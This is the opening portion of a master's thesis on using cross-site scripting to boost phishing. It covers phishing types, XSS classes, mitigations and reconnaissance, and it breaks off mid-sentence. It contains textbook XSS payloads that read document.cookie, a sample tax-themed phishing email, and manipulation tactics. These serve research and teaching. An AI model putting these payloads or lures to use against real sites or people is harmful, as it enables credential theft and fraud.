Exploiting Cross-Site Scripting Vulnerabilities to Improve the Effectiveness of Phishing Attacks

University of Turku
Department of Computing, Faculty of Technology
Master's Degree Programme in Information and Communication Technology
Cybersecurity
May 2024
Paltsev Aleksandr

Supervisors:
Tahir Mohammad (University of Turku)
Jouni Isoaho (University of Turku)

UNIVERSITY OF TURKU
Department of Computing, Faculty of Technology

PALTSEV ALEKSANDR: Exploiting Cross-Site Scripting Vulnerabilities to Improve the Effectiveness of Phishing Attacks

Master's Degree Programme in Information and Communication Technology, 69 p., 6 app. p.
Cybersecurity
May 2024

Social engineering attacks are traditionally included in the list of the most dangerous threats to information security. The information security community is aware of this and makes every effort to mitigate risks by combining technical and organizational countermeasures. Technical tools such as anti-spam filters and artificial intelligence-based sandboxes demonstrate high effectiveness against phishing attacks. Commercial email security products can, among other things, unpack encrypted file attachments, crack passwords on the fly, and analyze text and technical data to determine the overall trustworthiness of the sender. Mail sandboxes are capable of running attachments in an enterprise environment and can effectively identify malicious attachments.All these measures seriously reduce the effectiveness of phishing attacks. As the old methods of delivering malware are restricted, hackers tend to use XSS vulnerabilities, considered by some specialists as medium-level threats, to make phishing attacks devastating and almost invisible for security controls.

While the most powerful attack vectors spotted by researchers used zero-day vulnerabilities, the most basic cross-site scripting (XSS) vector in phishing can still be dangerous. In the most common scenarios, an attacker changes the web page content of an internal resource to collect credentials. This thesis aims to study the main schemes of phishing attacks on organizations and consider their effectiveness from the point of view of the attacker. Since existing anti-phishing measures show high effectiveness, this thesis utilizes common XSS vulnerabilities and looks at them from a new angle to increase the effectiveness of social engineering attacks. In this regard, the thesis proposes an exploitation framework that exploits XSS to embed a customer chat support feature, tricking the user into believing it is a website feature. The chat features under the control of the attacker can be used to perform a variety of actions, like downloading malware or stealing personal information.

The solution was tested in practice and showed the high effectiveness of a phishing attack using XSS compared to a traditional phishing attack. According to the results, out of 100 phishing emails sent, 12% were opened, 7% of users considered the message reliable and responded to the authentication forms sending credentials. 2% of users entered into correspondence with the attack administrator and ended up running a malicious file transmitted through the interactive chat.

Keywords: XSS, phishing, social engineering, pen-testing, ethical hacking, cybersecurity, cross-site scripting

Contents

List of Figures

List of Tables

Ethical aspect

Ethical hacking involves duplicating strategies and actions of malicious attackers to identify vulnerabilities and mitigate them. It must be emphasized that the ultimate goal of studying malicious tactics and their effectiveness is to find methods of counteraction.

Any illegal use of knowledge obtained from this material is condemned and not supported by the author. All necessary permissions were taken to perform testing and evaluation where required.

1 Introduction

1.1 Problem statement

While attacks on network services have not lost and are unlikely to lose their relevance, according to a taxonomy of cyber attacks presented by Kjaerland [1] and refined by Simmons et al. [2], people are still the main actors in typical information security incidents. The reason for this is that human-related threats such as misuse of resources, intentionally or unintentionally installed malware, social engineering, and phishing attacks lead to serious consequences and often have a devastating effect on organizations. Social engineering attacks, although they have a lot of nuances, including those discussed in this work, are still not characterized by high complexity.

Modern cybersecurity controls such as AI-powered anti-spam solutions and sandboxes show high effectiveness against phishing attacks. Commercial email security products can unpack attached files, crack passwords on the fly, and analyse attachments in finely tuned sandboxes.

Software manufacturers are consistently taking steps to eliminate common phishing attack vectors for organizations, for example, Microsoft is refusing to further support VBScript in its products. Which in the future will make the attack vector through malicious macros ineffective. Training on recognizing phishing is being implemented everywhere, and public sector organizations are applying strict restrictions on employee access to the Internet from the workplace.

All these measures seriously reduce the effectiveness of phishing attacks. As a result, "traditional" phishing attacks appear ineffective, but is this really so? As the old methods of delivering malware are restricted, hackers tend to find new methods to raise the efficiency of social engineering attacks. In 2022 - 2023, phishing attacks on government organizations and individuals using cross-site scripting (XSS) vulnerabilities were detected. Exploitation of XSS vulnerabilities, considered by many cybersecurity specialists as medium-level threats, made those attacks effective and almost invisible for security controls.

The ability to make use of XSS in phishing has been known for quite some time. The most common vector that researchers considered is the ability to steal user's credentials. However, recent attacks showed that schemes well-studied among ethical hackers currently lag behind those used by attackers in the wild.

1.2 Research question

In this thesis, the author aims to study the available information about known social engineering attacks on organizations and answer the question of whether it is possible to effectively use Cross-site scripting (XSS) vulnerabilities, especially those considered low-risk threats, as a method of increasing the effectiveness of phishing attacks.

In addition, this thesis seeks to evaluate whether it is possible to use XSS vulnerabilities as a means of delivering executable files to the victim's computer in situations where traditional email attachments are blocked by email security controls.

1.3 Research objective

The ultimate objective of this thesis is to develop a Proof-of-Concept technical solution that allows the practical use of Cross-site scripting (XSS) vulnerabilities in phishing attacks in security assessment projects.

In order to reach the objective, the author aims to deal with the following tasks:

- Study modern schemes of phishing attacks on organizations and discuss their effectiveness from the point of view of the attacker.
- Explore the types of common XSS vulnerabilities and look at them from a new angle as a means of increasing the effectiveness of social engineering attacks.
- Develop a technical solution and demonstrate its viability in a controlled environment.

1.4 Contribution

The key innovation of this work is the study of the inherent characteristics of cross-site scripting vulnerabilities that allow them to be effectively used in social engineering attacks. These advantages make it possible to create new vectors in phishing to increase the reliability of emails, deliver malicious files, and create tools for interaction with the victim during an attack.

This work introduces Proof-of-Concept software that enables XSS phishing attacks to be carried out during security assessments of organizations. The developed solution also allows to deliver executable files or other content to the PC of the victim, records user activity, and crawls internal services available to the user.

The purpose of security training and education, according to Stalling [3], is to provide users with the skills they need to perform their duties. Training allows users to identify possible attack vectors, prevent security breaches, and report them

to the appropriate personnel. Consistent and ongoing training of an organization's employees allows to increase the overall level of information security. However, a necessary condition for a high staff awareness level requires a demonstration of attacks in practice.

The key feature of the technical solution is live chat, which allows penetration testers to interact with victims during social engineering attacks. The ability to interact with the attacker creates the anchor that allows to fix the attack scenario in memory and thereby increase employee awareness.

1.5 Scope of the work

This thesis focuses on studying how cross-site scripting vulnerabilities can be used in Credential Harvesting and Popping Shells phishing attacks against large, public or private organizations.

Email is chosen as the main payload delivery method due to its high efficiency and popularity among attackers. For instance, according to Deloitte, about 91% of all cyberattacks begin with a phishing email [4]. This work also studies prerequisites for a phishing attack via email, reconnaissance, targeting and execution stages. The proper delivery of the malicious email and its persuasiveness is what makes an attack effective.

1.6 Thesis organisation

The thesis is organised as follows:

- Chapter 2 describes the main types of XSS vulnerabilities, main types of social engineering attacks, goals and methods for increasing their effectiveness.
- Chapter 3 represents a step-by-step diagram of a typical phishing attack on

an organization.

- Chapter 4 shows how the described attack can be amplified using XSS to steal information, credentials, or execute arbitrary code.
- Chapter 5 gives the implementation of a technical solution that allows the practical use of XSS in phishing attacks in security assessment projects.
- Chapter 6 provides results of testing the developed solution in the controlled environment and in fields.
- Chapter 7 presents the conclusion and discusses possible future research directions.

2 Literature review

2.1 Social Engineering attacks: Phishing, Vishing, Smishing

2.1.1 Definition of Social Engineering attacks

Phishing is a technique for attempting to acquire sensitive data through a fraudulent solicitation in email or on a website, in which the perpetrator masquerades as a legitimate business or reputable person [5]. According to ENISA, phishing attacks are a means to persuade potential victims to divulge sensitive information such as credentials or bank and credit card details. They involve a combination of social engineering and deception. The attack usually takes the form of SPAM mail, malicious websites, email messages, or instant messages, appearing to be from a legitimate source such as a bank or a social network. The attackers often use scare tactics or urgent requests to entice recipients to respond [6]. Access to sensitive data creates new attacking avenues as the attacker can get passwords, private keys, bank details, source code, and sensitive R&D information [7]. In most cases, the exfiltrated data can be used in future in more sophisticated attacks.

Phishing is a social engineering attack and aims to exploit the human factor. The attacker strives to compose the message in such a way as to trigger the so-called fast thinking in the victim. Fast thinking works automatically and instantly, requiring

almost no volitional effort. In contrast to fast thinking, slow thinking allocates the attention needed for conscious mental effort, including complex calculations [8]. A person in a state of fast thinking is most vulnerable to manipulation and can unconsciously perform arbitrary actions. Social engineering attacks use the following psychological techniques to significantly increase the effectiveness of the attack [9]:

- **Reciprocity, an obligation to repay** - The attacker provides a "service" to the victim and expects reciprocity.
- **Commitment, consistency, responsibility**- The attacker calls for action, denotes the victim's personal responsibility, which will occur if the necessary actions are not performed.
- **Social proof** — The majority can not be wrong. The attacker refers to a group of people who have already completed the action or use personal recommendations. In particular, this technique is actively used in vishing attacks to obtain confidential information. The attacker seeks to reinforce credibility and reliability by relying on recommenders. For example, Russian prankers Lexus and Vovan, in their attacks on famous people and politicians, try not to contact the victims and their circle directly but instead initially establish contact with their acquaintances or acquaintances of acquaintances. Subsequently, pranksters ask to recommend them to the victim [10].
- **Sympathy, friendship, affection** - There are frequent cases of using social networks for initial acquaintance with the victim. The attacker can act on behalf of a pretty girl or a classmate of the victim. In some cases, the attacker can communicate with the victim for a long time and establish friendly relations before initiating the fraud.
- **Power and authority** - The attacker uses high-ranking positions and names of executives to add weight to his messages.

- **Lack of time (urgency)** - The attacker exploits the stereotype that the most valuable offer always has a time limit or relies on authority and demands immediate completion of a task.


In practice, phishing attacks can take the following forms:

- Mass mailing from a government agency demanding correction of tax information. Email payload is a Microsoft Office document containing a malicious macro in the body (Figure 2.1) [11].

- Mass mailing on behalf of corporate technical support with information about the new corporate portal, where the employee must immediately register. Email payload is a link to an externally hosted portal simulating the organization's website. The ultimate goal is credential theft.

- A targeted letter on behalf of the director of an organization to its employees, demanding immediate provision of financial information. There is no specific payload in the email instead, the attacker expects to receive a response from employees with the confidential data he is interested in.

- Targeted mailing to the employees of the IT department with an offer to try a brand new software. The payload is a link to a software product containing malicious code. An example of such an attack is given in the book by Mikko Hypponen, If It's Smart, It's Vulnerable. In the described case, F-Secure conducted a security assessment on a company with an old mainframe IT system in its infrastructure. The F-Secure team registered a company that, according to legend, developed specific software to support the mainframe. Phishing emails sent to IT administrators contained an advertising brochure offering a free demo version of a "revolutionary z/OS remote access application." The prepared demo version contained remote access code [12].


Greetings,
We obtained a CP-2100A notice about incorrect name and/or TIN combination about your last transfer. Because of Internal Revenue Code we have to withhold 24% of any of your deposit now.
To avoid this action you should revise provided data and correct it if necessary.
Please, note that we must start withholding no later than 30 calendar days after sending this letter if you don't respond or the response isn't full.
We have to get required certification and validation of the data to stop withholding once it has been started.

Payee don't need to do anything if
We made a clerical error in reporting, and your information in the list is correct, or you have provided certificationto us prior to receiving this letter and our records are already corrected.
Thank you very much

Figure 2.1: An example of a phishing email.

Social engineering attack patterns may vary depending on the country and region and can also be associated with current events and news.

2.1.2 Modern types of phishing

Phishing can be classified into the following types [13]:

- **Mass phishing** — is the sending of phishing messages via email or any other communication channels to a large number of recipients, using universal pretexts, with the intention of gaining access to confidential information and credentials.

- **Spear phishing** — is a targeted form of phishing attack that is aimed at specific individuals, representatives of a specific organization. In contrast to mass phishing, spear phishing uses personal information about targets to create a more persuasive and personalized message [14].

- **Whaling** — is a form of spear phishing that targets high-ranking individuals in an organization, such as C-level executives, managers, or other key decision-makers.

- **Smishing** — is a form of phishing in which attackers use SMS messages or

messengers as a delivery channel to make the victim follow a link or download a malicious application [15].

- **Vishing** — is a form of phishing in which attackers use phone calls or voicemails to trick people. Vishing (Voice and Phishing) is a social engineering activity over the telephone system, most often using features facilitated by VoIP to gain unauthorized access to sensitive data [16]. Often, attackers carry out combined attacks in which targeted emails are complemented by a direct telephone call to the victim on behalf of a counterparty or executive [17].

- **Angler phishing (fishing with live bait)** — is a new form of phishing attack in which attackers pretend to be representatives of the support service or PR departments of an organization in instant messengers or social networks. In the attack, cybercriminals create fake accounts that closely resemble official customer service accounts. They then monitor messages for customer feedback, requests, or complaints and then respond to those customers by offering "help" in the name of the fake accounts [18].

2.1.3 Aims of phishing

Credential Harvesting. The attacker's task is to obtain credentials sufficient to access the information systems of the attacked organization. The most valuable credentials for the attacker are usually logins and passwords for email systems. Having gained access to an organization's email system on Microsoft Exchange Outlook Web Access (OWA), attackers can read and send arbitrary messages, download the organization's Global Address Book and have the ability to restore previously deleted emails. It is not rare to find credentials for other corporate systems in emails originating from technical support.

Popping shells. The most dangerous type of phishing attack in which the message contains a payload in the form of a file, a link to a file, or special instructions that allow attackers to execute arbitrary code on the victim's PC and ultimately gain remote access. Most often, the malicious payload is a Microsoft Office document with a macro.

Access to confidential information. Gaining access to confidential information, such as personal data (PII), financial information, and corporate or state secrets.

Reconnaissance. Phishing messages may not contain a malicious payload at all but instead can be used for reconnaissance during the initial stages of an attack. Even a simple reply letter can become a valuable source of information for the attacker as it is possible to determine a good piece of useful information from it such as the sender's name and address, a form of email signature accepted in the organization, technical information such as headers, IP addresses, software names and versions and much more.

2.1.4 Risks, impact and consequences

Currently, phishing is one of the most dangerous threats to information security. The main reasons for that are low technical complexity and high efficiency of the attacks. Phishing, being a social engineering attack, allows attackers to bypass most automated security measures by manipulating human factors.

In case of a successful attack, the victim strives by all means to perform the action without analyzing the details and the very purpose of the action. In this state, even an experienced person is able to deactivate antivirus, macro checking or even run malicious code on one's own. The phishing message may contain malicious attachments and URLs that launch various scripting languages. Sometimes, emails can have auto-download capabilities and auto-execute features. Phishing attacks




Figure 2.2: Breakdown of analysed incidents by threat type.

are often the primary point of entry into an organization's infrastructure [19]. One of the most common types of malicious email payload is a Microsoft Office file that allows the execution of arbitrary code on the victim's computer. When executed the code first tries to ensure its persistence and then notifies the attacker's Command and Control (C&C) server. When the communication with C&C is established, the attacker can execute arbitrary commands on the compromised PC. Ultimately, the result of the attack may be the spread of ransomware and a complete stop of the organization's business processes for a long period of time.

According to Crowdstrike, phishing is the main distribution vector for Ransomware [20] [21]. In its turn, Ransomware attacks have been and remain the most serious threats to information security. For example, according to the ENISA report (Figure 2.2), the share of Ransomware attacks in the period July 2022 - June 2023 was 31.32% [22].

2.1.5 Mitigation and countermeasures

Security controls that organizations can use to counter social engineering attacks can be divided into technical and organizational.

Technical means to counter social engineering attacks include:

- Means of ensuring legitimacy and integrity of emails: SPF, DomainKeys Identified Mail (DKIM), Domain-based Message Authentication, Reporting & Conformance (DMARC).
- Means of ensuring confidentiality and integrity of messages: digital signatures, Secure Multipurpose Internet Mail Extensions (S/MIME), MIME Pretty Good Privacy (PGP) Forced Encryption and others.
- Comprehensive email security and anti-spam tools. Including those equipped with an email sandbox to analyse the contents of letters in the execution environment.
- Antivirus and endpoint protection software.
- Filters to mitigate spam and mailbombing threats.
- Policies to block suspicious attachments and potentially risky filename extensions (such as .zip and .exe) at the gateway.

Organizational measures include [19] [23]:

- Users' training in the importance of methods for properly recognizing and handling spam or potentially malicious emails.
- Properly developed and implemented Information Security Policy and Incident Management Policy to ensure timely response to information security incidents.

- Implementing basic information security principles such as Separation of Duties (SOD), Least Privilege (Need to Know), Defense in Depth [16].

2.2 Cross-Site Scripting Vulnerabilities

2.2.1 Definition of Cross-Site Scripting Vulnerabilities

Cross-site scripting (also known as XSS) is a web application vulnerability that allows an attacker to compromise user interactions with a vulnerable web application. XSS vulnerabilities are a type of injection and are associated with the injection of JavaScript code [24].

When exploiting XSS vulnerabilities, the attacker is able to fool a web application into interpreting data as browser scripting code. If a victim visits a compromised page, active JavaScript code executes in the context of the victim's browser and allows the attacker to masquerade as the victim user, perform any actions that the user can perform, and gain access to any user data. XSS allows an attacker to bypass the Same Origin Policy (SOP), which is designed to separate different websites from each other [16][19].

2.2.2 Types of Cross-site Scripting Vulnerabilities

By their persistence, cross-site scripting vulnerabilities can be divided into two categories: Reflected and Stored XSS [25].

Reflected Cross-site Scripting. Reflected XSS vulnerability can only be exploited if the victim follows or being redirected to a specially crafted link. A typical reflected XSS vulnerability occurs when an application reflects the contents of parameters passed by the user without proper filtering. For example, a vulnerable application could embed the value of a GET parameter "code" into the content of

the HTML page of a website: https://example.com/register?code=DHehSO. When a visitor clicks this link, the web application embeds the following construction into the HTML code:

```
<p>Your registration code is:<b>DHehSO</b>.</p>
```

If the application does not properly filter user-provided parameters, the attacker can generate a link like this:

```
https://example.com/register?code=DHehSO\%3Cscript\%3Ealert\%28
   document.cookie\%29\%3C\%2Fscript\%3E
```

The link, when clicked will be reflected in the content of the HTML page in the form of a correct inline HTML construction:

```
<p>Your registration code is: <b>DHehSO
<script>alert(document.cookie)</script> </b> </p>
```

The code will then display the contents of cookies in the user's browser.

Stored Cross-site Scripting. Stored XSS vulnerability allows an attacker to store malicious code on a web application page so that any user visiting the page will cause the malicious code to execute. This means that multiple users can fall victim to a stored XSS exploit at the same time while simply browsing the website. The lack of user interaction makes stored XSS a much more dangerous vulnerability than a reflected one. By the place where untrusted data is used cross-site scripting vulnerabilities can be divided into Server-side and Client-side XSS [26].

Server-side Cross-site Scripting. Server-side XSS occurs when untrusted user-supplied data is included in an HTTP response generated by the server. The source of this data could be from the request (Reflected XSS) or from a stored location

(Stored XSS). The web application server returns the JavaScript injection and embeds it into the HTML document without any output encoding or filtering.

Client-side Cross-site Scripting. In the case of Client-side XSS vulnerabilities, the client code of the application has errors in data conversion, which makes it possible to manipulate the Document Object Model (DOM) or exploit unsafe JavaScript constructions. The attacker injects a new object such as <script>, <img>, creates an event handler, or exploits an unsafe function such as eval(), postMessage(), createElement(). The advanced manipulation capabilities of the Document Object Model (DOM) make JavaScript a must-have element for interactive modern web applications. Often, the content of a web page is generated on the fly by JavaScript based on information received from a user or web server. Data filtering errors can result in active JavaScript code being injected into the Document Object Model (DOM). In this example, the web application uses JavaScript to read a value from a user-accessible field and then writes the value of the field to an HTML element:

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```

In the absence of correct filtering, an attacker can enter a malicious value into the search field, which will subsequently lead to the execution of an arbitrary JavaScript script. For instance, a payload to simply display an alert box on the user's screen can look like this:

```
<img src=1 onerror='alert(document.cookie)'>
```

2.2.3 Risks, impact and consequences

Cross-site scripting vulnerabilities are traditionally included in the top 10 most common web vulnerabilities in the OWASP Top 10 [27]. In practice, XSS vulnerabilities are omnipresent and can be found in almost each and every web application. For instance, according to HackerOne statistics, XSS vulnerabilities account for 18% of all detected vulnerabilities in 2023 and are in the first place in terms of prevalence [28]. The reason for the prevalence of XSS lies in several factors described below.

Difficulty of detection. Identification of XSS vulnerabilities is a difficult task. There is a large number of points through which data can be transmitted (so-called Sources) and points where this data can appear (so-called Sinks) [29]. Automated vulnerability analysis tools are rarely effective in detecting XSS and are practically powerless against Client-side XSS.

Constant change of web-perimeter. Web application interfaces constantly change. Modern software development methodologies provide for the maximum reduction in the software development production cycle. This leads to constant changes in the perimeter and a backlog of source code security checks for vulnerabilities.

Suply chain attacks. Modern JavaScript applications can have several thousand different dependencies. Vulnerabilities in any of them compromise the final web application and cause supply chain vulnerabilities.

Most often, XSS vulnerabilities are used by hackers for the following purposes:

- Perform an action in a web application that is accessible to the victim. For example: change password, transfer funds, write a spam comment to another user.

- Gain access to confidential information available to the victim.
- Get access to user's credentials or cookies.
- Change the content of the website for the purpose of promoting political ideas or for hooligan reasons (so-called virtual defacement).

The impact of an XSS vulnerability on a service depends on many factors: the type of XSS, the need for user interaction, the level of rights of the victim, the type of web-service and other parameters. In some cases, an XSS vulnerability can lead to the execution of arbitrary code on the application server and lead to compromise of the backend infrastructure. This development of an attack is possible in systems in which potentially dangerous operations that have their own vulnerabilities are available to users. A classic example is chaining an XSS attack with Server Side Template Injection[30] or Command Injection vulnerabilities [31] to execute arbitrary code.

The fact that XSS vulnerabilities are the most common puts them on par with phishing. In other words, in almost any organization with a developed web perimeter, there will be XSS vulnerabilities, and any organization with employees can be the subject of social engineering attacks.

2.2.4 Mitigation and countermeasures

Security controls to mitigate cross-site scripting vulnerabilities can be divided into two main groups, Preventive controls and Compensating controls.

Preventive controls. Preventive controls are a type of security control implemented to prevent a security incident or information breach. Preventative controls place the power of action on the system. Obeying preventive controls is not optional. Preventive controls to thwart a security incident or information breach [32].

Speaking of Cross-site scripting vulnerabilities, the following preventive controls can be implemented:

- Input filtration on arrival. Perform strict, careful filtration of any user input.
- Data encoding on output. User-controllable data in HTTP responses should be encoded to prevent it from being interpreted as active content. Depending on the context, it might require combinations of HTML, URL, JavaScript, and CSS encoding.
- Usage of appropriate response headers. To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, proper Content-Type and X-Content-Type-Options headers must be used to ensure that browsers will not interpret the responses in an unintended way.
- HttpOnly cookie flag. Cookies are still being used as the main mechanism to authorize users. HttpOnly flag on authorization cookies will deny any operation JavaScript can do on them. This way it will prevent cookie stealing attacks. According to Ruohonen and Leppanen, HttpOnly header can be considered the most common method for countering XSS attacks as a method of protecting session cookies [33].
- Content Security Policy. The main goal of CSP is to mitigate and report XSS attacks. The victim's browser executes malicious scripts because it trusts the source of content, even when the source isn't as it appears. With CSP policy a website administrator has the ability to limit JavaScripts to be executed only when they come only from the site's own origin, subdomains, or other trusted sources. XSS vectors can be reduced or eliminated by specifying the domains for which executable scripts should be considered by the browser. CSP headers reduce the severity of most XSS vulnerabilities that can occur [34].

Compensating controls. Compensating controls are a type of security control implemented to substitute for the loss of primary controls and mitigate risk down to an acceptable level. Compensating controls can be technical, procedural, or managerial. When an existing system may not support the required controls, there may exist other technology or processes that can supplement the existing environment, closing the gap in controls, meeting policy requirements, and reducing overall risk [16]. Compensating controls to substitute for the loss of primary controls and mitigate risk down to an acceptable level. The following compensating controls can be implemented to mitigate XXS-related risks:

- Web Application Firewall (WAF). An application firewall, or WAF, protects web applications by filtering and monitoring HTTP traffic between them and the Internet. Most commonly, it protects against cross-site forgery, cross-site scripting (XSS), file inclusion, and SQL injection [35].

- Intrusion Prevention/Intrusion Detection (IPS) tools. An intrusion prevention system, or IPS, controls real-time network activity for a deeper examination and identification of possible security threats. IPS looks for traffic patterns or attack characteristics and when identified, IPS alerts and blocks detected attacks [36].

2.3 The effectiveness of the classical approach in phishing

Chapter 2.1 describes the main types and aims of phishing attacks and ways to counter them. Unfortunately, it is quite difficult to assess objectively the real effectiveness of anti-phishing controls. Available research is either significantly outdated or covers a limited range of anti-phishing tools. For example, Ishant Sharma

evaluates the effectiveness of three anti-phishing protection solutions: Bitdefender Traffic Light, Netcraft, and McAfee Web Advisor [37]. The author concludes that Bitdefender traffic light solution is capable of detecting 95% of phishing emails and emphasizes the fact that the key factor in its effectiveness is a multi-layered approach to detect phishing. Modern anti-phishing tools such as AI-powered anti-spam filters and sandboxes are a black box, the effectiveness of which also depends on the quality of service, updates and support.

Among others, email security software has the following capabilities:

- It can unpack attached encrypted files using dictionaries, email data, or using brute force.
- It can analyse the email, its text, attachments and technical data to determine the overall degree of reliability of the sender.
- It can run attachments in the sandbox and track their behaviour.
- Sandbox virtual machines can be fine-tuned to emulate the execution of malicious attachments in a corporate-like environment (setting up the domain, operating system version, user name and so on).

Moreover, software manufacturers are taking steps to eliminate typical attack vectors for organizations. For example, Microsoft is refusing further support for VBScript in its products [38]. In the future, this will make the attack vector through malicious Microsoft Office macros ineffective. Trainings on recognizing phishing are being implemented everywhere, and public sector organizations are applying strict restrictions on employee access to the Internet from the workplace. Meaning that even if the victim clicks a link to a malicious website the payload will not be delivered.

Taken together, these measures seriously reduce the effectiveness of traditional phishing attacks.

2.4 XSS in phishing

The possibility of using XSS in phishing has been known for quite some time. The most common vector that researchers consider is the ability to use XSS to steal user credentials. A prerequisite for using XSS in a phishing attack is the delivery of a link to the potential victim. Delivery of a message containing the link can be done using various methods: by email, by text message, or via instant messengers. For example, Pal Singh et al. in the work Introduction to Next level XSS based Phishing Attacks to steal user credentials [39], considers the option of using an iframe block to replace the contents of the login field of websites in order to trigger the victim to enter credentials and then steal them. A similar approach, but without the need to use an iframe, is discussed by Ray Doyle in the article XSS Phishing – Introduction [40].

As part of WEB-300: Advanced Web Attacks and Exploitation training materials, Offensive Security discusses a complete replacement of the web page by a fake login page [41]. The authors of Offensive Security complement the concept with crawling ability. The same time a victim is browsing the vulnerable page, malicious JavaScript crawls internal pages of the service and exfiltrates its data to the attacker.

In addition, it is necessary to note the presence of so-called browser exploitation frameworks such as Beef [42]. Even though Beef does not consider social engineering attacks directly, it allows penetration testers to assess the security posture of a target environment by using client-side attack vectors. Among other functions, it has network discovery and social engineering functions, e.g. fake login forms.

Thus, well-known schemes for using cross-site scripting vulnerabilities in phishing come down to either Credential Harvesting or Gaining access to confidential information. In the first case, the phishing email contains a link to a service that is trusted by the victim and has an XSS vulnerability. When the user clicks the link and opens the page, the content is replaced with the login form. The data entered

into the fields is sent to the attacker. In case of an attack aiming to gain access to confidential information, the phishing email contains a link to a service to which the victim has access rights. When the user navigates, the page content is replaced with arbitrary HTML code in order to keep the victim on the site as long as possible. Active JavaScript code at this time reads the internal pages of the service and sends the content to the attacker.

However, the well-studied schemes for using XSS in phishing among ethical hackers currently lag behind the schemes used by attackers in the wild. The disadvantage of existing solutions is the lack of interactivity when carrying out phishing attacks. The inability to interact with the victim makes social engineering attacks less effective. A static pitfall is either ignored by the user or trusted by default. In the first case, it is impossible to change the behaviour of the user, while in the second case, we can hardly educate the user to recognise the attack. Direct interaction with the hacker can help us firmly cement the attack in the user's memory.

3 Traditional phishing attack on an organization

To understand the innovation that XSS can create in social engineering attacks, we need to describe first the main steps of a typical phishing attack, consider the stages of its preparation, the pros and cons from the attacker's point of view.

3.1 Preparation of a phishing attack

3.1.1 Domain names and email addresses

Rigorous reconnaissance is the most important step in any security assessment project or in hacking. The most important information to gather at the first stage of reconnaissance is the domain and email names of the organization [43]. Detailed information about the organization's domains, including levels 3, 4 and above is needed to get a complete picture of the perimeter. Often, at this stage, it is possible to discover long-forgotten and unsupported vulnerable web services.

For example, a company can have a main website at example.com and some legacy services at adminer.example.com. In DNS, both services have the same IP address 1.1.1.1. The web server determines what exact service a user needs by examining the Host header. In this case, the attacker needs to know about the existence of the domain name adminer.example.com, otherwise, it will be impossible

to access it. The older the software version, the higher the likelihood of finding a vulnerability.

Email addresses are required to target phishing campaigns. Emails are also a valuable source of information about the organization's email address pattern. Often, the very format of an email address corresponds to the user account pattern. For example, the email address john.smith@example.com corresponds to the domain account EXAMPLE.COM\JOHN.SMITH. Based on the pattern it is possible to build up a dictionary with the most possible email addresses and usernames and then enumerate them through other vulnerabilities. Valid emails and usernames can later be used in brute-force attacks. There can be used a variety of utilities to collect information about domain names and email addresses. Popular sources of information are: Google, Web Archive, DNSDumpster, DNSSpy, Greynoise, and many others. Automated utilities and spiders are commonly used, for example: theHarvester, SpiderFoot, Amass and others. Recently there has been an increase in the popularity of LLM-based chatbots used to collect intelligence [44]. Social networks and job search websites are also useful sources of information about email addresses.

3.1.2 Expanding the list of attack targets

During reconnaissance, the organization's domain names and a number of email addresses known on the Internet can be gathered. The effectiveness of a phishing attack largely depends on how many emails are delivered to recipients, so attackers often look for ways to increase the number of available recipients within the perimeter. For this purpose, vulnerabilities such as Account Enumeration and Guessable User Account can be used. An Account Enumeration vulnerability occurs when the application's responses to requests vary depending on the state of the system, allowing the user to determine the presence or absence of a requested account without

